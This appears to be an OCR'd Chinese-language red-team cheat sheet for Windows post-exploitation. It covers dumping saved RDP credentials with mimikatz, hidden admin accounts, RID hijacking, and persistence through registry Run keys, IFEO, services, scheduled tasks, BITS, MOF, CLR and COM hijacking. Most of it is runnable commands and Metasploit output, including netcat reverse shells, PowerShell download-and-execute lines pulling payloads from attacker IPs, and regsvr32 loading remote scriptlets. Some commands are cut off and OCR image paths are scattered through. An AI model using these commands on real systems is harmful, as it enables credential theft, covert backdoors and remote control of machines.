
获取保存的RDP密码


位置
C:\Users\用户名\AppData\Local\Microsoft\Credentials
查看命令
>cmdkey /list
>mimikatz log
#dpapi::cred /in:C:\Users\administrator\AppData\Local\Microsoft\Credentials\D53BF8DC4D52D75463D46595907A4015
记录guidMasterKey: {572115f2-80b1-4b1e-be1b-425f5c7a8bfd}
#privilege::debug
#sekurlsa::dpapi
找到GUID为guidMasterKey的值下面的MasterKey: d928f5e02d2e9495f92bb…
#dpapi::cred /in:C:\Users\administrator\AppData\Local\Microsoft\Credentials\D53BF8DC4D52D75463D46595907A4015 /masterkey:d928f5e02d2e9495f92bb…
密码为CredentialBlob值。

后门&持久化

影子用户


>net user test$ test /add
>net localgroup administrators test$ /add
注册表HKEY_LOCAL_MACHINE\SAM\SAM\
给予administrator SAM的完全控制和读取的权限
以下导出为1.reg
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\test$
记录HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\test$的默认类型000003EA
以下导出为2.reg
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003EA
默认administrator默认类型为000001F4
以下导出为3.reg
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4
把000001F4(3.reg)的F值粘贴到000003EA(2.reg)的F值
修改后导入
>regedit /s 1.reg
>regedit /s 2.reg
删除net user test$ /del
Powershell脚本
https://github.com/3gstudent/Windows-User-Clone/blob/master/Windows-User-Clone.ps1
需system权限
>Create-Clone -u 要创建的 -p 密码 -cu 想要克隆的





RID劫持

利用场景:
激活guest修改rid为管理员的
修改低权限用户rid
劫持rid之前普通用户1的rid值



使用msf的post/windows/manage/rid_hijack模块

```
msf5 exploit(multi/script/web_delivery) > use post/windows/manage/rid_hijack
msf5 post(windows/manage/rid_hijack) > set getsystem true
getsystem => true
msf5 post(windows/manage/rid_hijack) > set username 1
username => 1
msf5 post(windows/manage/rid_hijack) > set password 123qwe!@#
password => 123qwe!@#
msf5 post(windows/manage/rid_hijack) > set session 1
session => 1
msf5 post(windows/manage/rid_hijack) > run

[*] Checking for SYSTEM privileges on session
[*] Trying to get SYSTEM privileges
[+] Got SYSTEM privileges
[*] Target OS: Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
[*] Checking users ...
[+] Found 1 account!
[*] Target account username: 1
[*] Target account RID: 1022
[+] Target account is already enabled
[*] Overwriting RID
[+] The RID 500 is set to the account 1 with original RID 1022
[*] Setting 1 password to 123qwe!@#
[*] Post module execution completed
```

运行后可以看到已经变为超管的rid值

此时普通用户1登录系统是为超管权限

Guest激活

激活来宾账户，修改其密码，加入administrators组

```
>net user guest /active:yes
>net user guest 123qwe!@#
>net localgroup administrators guest /ad
```

映像劫持

Sethc

```
>move sethc.exe 1.exe
>copy cmd.exe sethc.exe
```

5下**shift**调用cmd

轻松使用

注册表
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
新建Utilman.exe，新建字符串值Debugger,指定为C:\Windows\System32\cmd.exe

```
> REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG_SZ /v Debugger /d
"C:\windows\system32\cmd.exe" /f
```

IFEO静默执行

计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe 新建DWORD值
GlobalFlag 16进制为200
创建：计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\sethc.exe字符串值：
MonitorProcess=muma.exe
DWORD值ReportingMode=1

```
>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /f
>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v GlobalFlag /t REG_DWORD /d
512 /f
>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\sethc.exe" /v ReportingMode /t REG_DWORD /d 1  /f
```

```
>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\sethc.exe" /v MonitorProcess /t REG_SZ /d
"c:\windows\system32\cmd.exe" /f
```

注册表启动项

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

MSF

```
添加一个监听
Meterpreter> reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 444
-e cmd.exe'
查询是否添加成功
Meterpreter> reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Meterpreter> reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
开启防火墙进站规则
> netsh firewall add portopening TCP 444 "name" ENABLE ALL
重启
> shutdown -r -t 0
```

CMD

```
查看注册表启动项
>REG query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
添加启动项
>REG ADD "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "windowsupdate" /t REG_SZ /F /D "c:\windows\temp\update.exe"
删除启动项
>REG delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "windowsupdate" /f
```

计划任务

加载powershell

```
>schtasks /Create /tn 名字 /tr 运行程序 /sc hourly /mo 1
>schtasks /create /S TARGET /SC Weekly /RU "NT Authority\SYSTEM" /TN "STCheck" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://192.168.0.107:8080/Invoke-PowerShellTcp.ps1''')'"
```

执行exe

```
创建计划任务
>schtasks /create /RL HIGHEST /F /tn "windowsupdate" /tr "c:\windows\temp\update.exe" /sc DAILY /mo 1 /ST 12:25 /RU SYSTEM
查看计划任务
>schtasks /query | findstr "windowsupdate"
立即执行某项计划任务
>schtasks /run /tn "windowsupdate"
删除某项计划任务
>schtasks /delete /F /tn "windowsupdate"
普通用户权限计划任务
>schtasks /create /F /tn "windowsupdate" /tr "D:\user\zhangsan\file\windowsupdate.exe" /sc DAILY /mo 1 /ST 12:25
>schtasks /query | findstr "windowsupdate"
>schtasks /run /tn "windowsupdate"
>schtasks /delete /F /tn "windowsupdate"
>schtasks /tn "SysDebug" /query /fo list /v
```

进程注入

AppCertDlls

```
注册表HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager\下新建AppCertDlls，新建名字为Default，值为c:\1.dll的项
#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f dll >/root/1.dll
Msf>use exploit/multi/handler
Msf>set payload windows/meterpreter/reverse_tcp
https://cdn.securityxploded.com/download/RemoteDLLInjector.zip
> RemoteDLLInjector64.exe PID c:\1.dll
```

AppInit_DLLs

```
注册表HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Window\Appinit_Dlls下AppInit_DLLs设置为c:\1.dll，
LoadAppInit_DLLs设置为1
```

MSF

```
Msf>use post/windows/manage/reflective_dll_inject
Msf>set session 1
Msf>set pid 1234
Msf>set path c:\\1.dll
Msf>run
&
migrate +pid
&
Meterpreter>run post/windows/manage/migrate
```

登录初始化

```
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon下添加Userinit值
>Powershell.exe Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name Userinit -value
"C:\Windows\system32\userinit.exe,c:\muma.exe"
计算机\HKEY_CURRENT_USER\Environment
创建键值UserInitMprLogonScript值为c:\muma.exe
&
Powershell实现：
>Set-ExecutionPolicy RemoteSigned
保存ps1执行
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\WINDOWS NT\CurrentVersion\Winlogon" -name Userinit -value
"C:\Windows\system32\userinit.exe,powershell.exe -nop -w hidden -c $w=new-object net.webclient;$w.proxy=
[Net.WebRequest]::GetSystemWebProxy();$w.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$w.downloadstring('http://192.168.2.11:8080/kaMhC1');"
# powershell反弹shell的payload参照msf中的web_delivery模块
```

屏幕保护程序

```
计算机\HKEY_CURRENT_USER\Control Panel\Desktop
SCRNSAVE.EXE - 默认屏幕保护程序，改为恶意程序(设置备份)
ScreenSaveActive - 1表示屏幕保护是启动状态，0表示表示屏幕保护是关闭状态
ScreenSaverTimeout - 指定屏幕保护程序启动前系统的空闲事件，单位为秒，默认为900（15分钟）
```

MOF

```
>git clone https://github.com/khr0x40sh/metasploit-modules.git
>mv metasploit-modules/persistence/mof_ps_persist.rb /usr/share/metasploit-framework/modules/post/windows/
>reload_all
>use post/windows/mof_ps_persist
>set payload windows/x64/meterpreter/reverse_tcp
>set lhost 192.168.0.108
>set lport 12345
>set session 1
>run
```

```
>use exploit/multi/handler
>set payload windows/x64/meterpreter/reverse_tcp
>set lhost 192.168.0.108
>set lport 12345
>set exitonsession false
```

```
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.108:12345
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 2 opened (192.168.0.108:12345 → 192.168.0.100:49213) at 2020-
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 3 opened (192.168.0.108:12345 → 192.168.0.100:49214) at 2020-
```

重启后还会上线

```
[*] Meterpreter session 4 opened (192.168.0.108:12345 → 192.168.0.100:49215) at 20
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 5 opened (192.168.0.108:12345 → 192.168.0.100:49216) at 20
[*] 192.168.0.100 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.0.100 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.0.100 - Meterpreter session 5 closed.  Reason: Died
[*] 192.168.0.100 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.0.100 - Meterpreter session 3 closed.  Reason: Died
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 6 opened (192.168.0.108:12345 → 192.168.0.100:49206) at 20
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 7 opened (192.168.0.108:12345 → 192.168.0.100:49207) at 20
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 8 opened (192.168.0.108:12345 → 192.168.0.100:49208) at 20
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 9 opened (192.168.0.108:12345 → 192.168.0.100:49209) at 20
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 10 opened (192.168.0.108:12345 → 192.168.0.100:49210) at 2
0
[*] Sending stage (180291 bytes) to 192.168.0.100
[*] Meterpreter session 11 opened (192.168.0.108:12345 → 192.168.0.100:49211) at 2
0
```

清除后门，进入meterpreter，resource 生成的rc文件
停止MOF
>net stop winmgmt
删除文件夹：C:\WINDOWS\system32\wbem\Repository\
>net start winmgmt

WinRM端口复用

WinRM端口5985，win2012以上默认启动，2008开启命令
>winrm quickconfig -q
2012启用端口复用
>winrm set winrm/config/service @{EnableCompatibilityHttpListener="true"}
2008启用WinRM后修改端口为80
>winrm set winrm/config/Listener?Address=*+Transport=HTTP @{Port="80"}
后门连接和使用
本地开启WinRM并设置信任连接主机
>winrm quickconfig -q
>winrm set winrm/config/Client @{TrustedHosts="*"}
执行命令
>winrs -r:http://10.1.1.100 -u:administrator -p:password ipconfig /all
获取cmdshell
>winrs -r:http://10.1.1.100 -u:administrator -p:password cmd

```
C:\Users\Administrator.DC>winrs -r:http://10.1.1.100 -u:administrator -p
    whoami
zone\administrator


C:\Users\Administrator.DC>winrs -r:http://10.1.1.100 -u:administrator -p:
    ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : dc
   主 DNS 后缀 . . . . . . . . . . . : zone.com
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : zone.com
```

只administrator允许远程登录WinRM，允许其他用户可以登录，执行注册表
>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f


创建服务

重启维持nc
>sc create ms binpath= "cmd /K start c:\nc\nc64.exe -d 192.168.0.51 4567 -e cmd.exe" start= delayed-auto error= ignore
重启维持psh

```
#msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=11111 -f psh-reflection >/var/www/html/xxx.ps1
>sc create ms binpath= "cmd /K start C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass -c \"IEX(New-Object net.webclient).DownloadString('http://192.168.0.107/xxx.ps1')\"" start= delayed-auto error= ignore
```

```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.107:11111
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.0.104
[*] Meterpreter session 3 opened (192.168.0.107:11111 -> 192.168.0.104:49227) at
 2020-02-14 23:46:47 +0000

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  3         meterpreter x64/windows  SUB2K8\Administrator @ SUB2K8  192.168.0.10
7:11111 -> 192.168.0.104:49227 (192.168.0.104)
```


```
重启维持Cobalt strike
配置监听器，生成web传递模块Powershell脚本
>sc create ms binpath= "cmd /K start C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.0.107:8080/a'))\"" start= delayed-auto error= ignore
```




```
Delay执行大概2分钟上线
>sc delete ms 卸载服务
Powershell
>powershell.exe new-service -Name nuoyani -BinaryPathName "C:\WINDOWS\Temp\360.exe" -StartupType Automatic
>$c2='new-';$c3='service -Name nuoyani -DisplayName OrderServ -BinaryPathName "C:\accc.exe" -StartupType Automatic';
$Text=$c2+$c3;IEX(-join $Text)
```

Bitadmin

```
创建下载任务
>bitsadmin /create empire
下载的文件设置
>bitsadmin /addfile empire %comspec% c:\windows\temp\1.exe
设置传输时运行的命令,MSFvenom生成dll放入temp目录
>bitsadmin /SetNotifyCmdLine empire cmd.exe "cmd.exe /c rundll32 c:\windows\temp\1.dll,0"
(bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/u /s /i:https://x.com/shell.sct scrobj.dll")
启动任务
>bitsadmin /resume empire
列出所有用户的下载任务
>bitsadmin /list /allusers /verbose
```



重启后也会上线

```
msf5 exploit(multi/handler) >
[*] Sending stage (206403 bytes) to 192.168.0.98
[*] Meterpreter session 5 opened (192.168.0.107:12138 -> 192.168.0.98:49163) at 2020-02-21 14:20:02 +0000
```

完成任务


```
>bitsadmin /complete empire
>bitsadmin /cancel <Job> //删除某个任务
>bitsadmin /reset /allusers //删除所有任务
&
>bitsadmin /create mission
>bitsadmin /addfile mission %comspec% %temp%\cmd.exe
>bitsadmin.exe /SetNotifyCmdLine mission regsvr32.exe "/u /s /i:http://192.168.0.107/shell.sct scrobj.dll"
>bitsadmin /Resume mission
```

CLR Injection

劫持调用.net程序，开机启动

https://github.com/3gstudent/CLR-Injection/blob/master/CLR-Injection_x64.bat

```
root@kali:~/Desktop# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12345 -f dll -o /var/www/html/dll.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
```



WMIC可替换为powershell

```
New-ItemProperty "HKCU:\Environment\" COR_ENABLE_PROFILING -value "1" -propertyType string | Out-Null
```

```
New-ItemProperty "HKCU:\Environment\" COR_PROFILER -value "{11111111-1111-1111-1111-111111111111}" -propertyType string | Out-Null

wmic ENVIRONMENT create name="COR_ENABLE_PROFILING",username="%username%",VariableValue="1"
wmic ENVIRONMENT create name="COR_PROFILER",username="%username%",VariableValue="{11111111-1111-1111-1111-111111111111}"
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll delete
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg_x64.dll
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg_x64.dll delete
SET KEY=HKEY_CURRENT_USER\Software\Classes\CLSID\{11111111-1111-1111-1111-111111111111}\InProcServer32
REG.EXE ADD %KEY% /VE /T REG_SZ /D "%CD%\msg_x64.dll" /F
REG.EXE ADD %KEY% /V ThreadingModel /T REG_SZ /D Apartment /F
SET KEY=HKEY_CURRENT_USER\Software\Classes\WoW6432Node\CLSID\{11111111-1111-1111-1111-111111111111}\InProcServer32
REG.EXE ADD %KEY% /VE /T REG_SZ /D "%CD%\msg.dll" /F
REG.EXE ADD %KEY% /V ThreadingModel /T REG_SZ /D Apartment /F
添加全局变量
计算机\HKEY_CURRENT_USER\Environment
COR_ENABLE_PROFILING=1
COR_PROFILER={11111111-1111-1111-1111-111111111111}
注册CLSID
计算机\HKEY_CURRENT_USER\Software\Classes\CLSID添加项{11111111-1111-1111-1111-111111111111}和它的子项InprocServer32
新建一个键ThreadingModel，键值为：Apartment，默认键值为dll路径
劫持explorer.exe
>SET COR_ENABLE_PROFILING=1
>SET COR_PROFILER={11111111-1111-1111-1111-111111111111}
位置(新建)
HKEY_CURRENT_USER\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32默认值为恶意DLL
新建ThreadingModel值为Apartment
```

COM OBJECT hijacking

CAccPropServicesClass and MMDeviceEnumerato

```
无需超管权限，无需重启
https://github.com/3gstudent/COM-Object-hijacking
将恶意DLLbase64编码写入ps脚本
```

```
$calcmutexx64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAOCAAAAAAAADeIAAAAAAAAOwgAAAAAAAA/CAAAA
AL2rAqABsQVRJieRMifFBukx3Jgf/1UyJ6mgBAQAAWUG6KYBrAP/Vag
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\1.ps1
[*] Searching Folder...
[+] Create Folder:  C:\Users\Administrator\AppData\Roaming\Microsoft\Installer\
[+] Create Folder:  C:\Users\Administrator\AppData\Roaming\Microsoft\Installer\{
BCDE0395-E52F-467C-8E3D-C4579291692E}
[*] Detecting operating system...
[+] OS: x64
[*] Releasing file...
[+] Done.
[*] Modifying registry...
[*] 64-bit:
[*] 32-bit:
[+] Done.
PS C:\Users\Administrator\Desktop>
```

```
执行后会在
%appdata%\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}目录释放2个文件，分别是x86和x64的dll
会在注册表中
HKEY_CURRENT_USER\Software\Classes\CLSID\
新建
{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}和子项默认指向恶意DLL
只要指向.net程序便可上线。如ie，mmc等
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:12138
[*] Sending stage (206403 bytes) to 192.168.0.103
[*] Meterpreter session 2 opened (192.168.0.108:12138 → 192.168.0.103:
36:02 -0400
```

Explorer

```
注册表位置：HKCU\Software\Classes\CLSID\
创建项{42aedc87-2188-41fd-b9a3-0c966feabec1}
创建子项InprocServer32
Default的键值为恶意dll的绝对路径：C:\test\1.dll
创建键值： ThreadingModel REG_SZ Apartment
```

```
HKCU\Software\Classes\CLSID{42aedc87-2188-41fd-b9a3-0c966feabec1}
HKCU\Software\Classes\CLSID{fbeb8a05-beee-4442-804e-409d6c4515e9}
HKCU\Software\Classes\CLSID{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}
HKCU\Software\Classes\Wow6432Node\CLSID{BCDE0395-E52F-467C-8E3D-C4579291692E}
```

Squibledoo

```
创建1.sct
```


```
<?XML version="1.0"?>
<scriptlet>
<registration
  description="Component"
  progid="Component.WindowsUpdate"
  version="1.00"
  classid="{20002222-0000-0000-0000-000000000002}"
>
</registration>

<public>
  <method name="exec">
  </method>
</public>
<script language="JScript">
  <![CDATA[
    function exec(){
      new ActiveXObject('WScript.Shell').Run('calc.exe');
    }
  ]]>
</script>
</scriptlet>
```

```
创建COM对象
